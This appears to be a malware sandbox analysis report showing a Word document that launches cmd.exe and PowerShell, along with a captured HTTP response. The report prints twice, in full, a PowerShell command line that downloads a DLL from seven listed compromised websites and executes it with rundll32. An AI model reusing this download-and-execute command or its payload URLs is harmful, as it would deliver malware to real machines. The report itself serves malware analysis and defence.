Nov 22, 2021 13:23:12.656769991 CET	1206	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: huskysb.com
Nov 22, 2021 13:23:13.009346008 CET	1207	IN	HTTP/1.1 200 OK Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html transfer-encoding: chunked date: Mon, 22 Nov 2021 12:23:13 GMT server: LiteSpeed Data Raw: 31 64 63 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 6f 75 6e 74 20 53 75 73 70 65 6e 64 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 2f 75 73 65 2e 66 6f 6e 74 61 77 65 73 6f 6d 65 2e 63 6f 6d 2f 72 65 6c 65 61 73 65 73 2f 76 35 2e 30 2e 36 2f 63 73 73 2f 61 6c 6c 2e 63 73 73 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 61 64 64 69 74 69 6f 6e 61 6c 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 20 6e 6f 2d 72 65 70 65 61 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 32 39 33 41 34 41 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 46 46 46 46 46 46 3b 0a 20 20 20 20 20 20 20 Data Ascii: 1dc0<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1"> <title>Account Suspended</title> <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css"> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .additional-info { background-repeat: no-repeat; background-color: #293A4A; color: #FFFFFF;

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 6924 Parent PID: 800

General

Start time:	13:22:33
Start date:	22/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xbb0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: cmd.exe PID: 4128 Parent PID: 6924

General

Start time:	13:22:39
Start date:	22/11/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c start /B powershell $dfkj="$strs=\"http://primtalent.com/wp-admin/9yt1u/,http://huskysb.com/wordpress/6f0qIQlWPaYDfa/,http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/,http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/,http://ckfoods.net/wp-admin/wPInm2rgMu/,http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWlfeSZmzv/,http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6220 Parent PID: 4128

General

Start time:	13:22:40
Start date:	22/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6312 Parent PID: 4128

General

Start time:	13:22:41
Start date:	22/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell $dfkj="$strs=\"http://primtalent.com/wp-admin/9yt1u/,http://huskysb.com/wordpress/6f0qIQlWPaYDfa/,http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/,http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/,http://ckfoods.net/wp-admin/wPInm2rgMu/,http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWlfeSZmzv/,http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj
Imagebase:	0x180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 1376 Parent PID: 6312

General

Start time:	13:23:13
Start date:	22/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	"C:\windows\syswow64\rundll32.exe" c:\programdata\646848703.dll,f1349786762
Imagebase:	0x1070000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Read

Disassembly

Code Analysis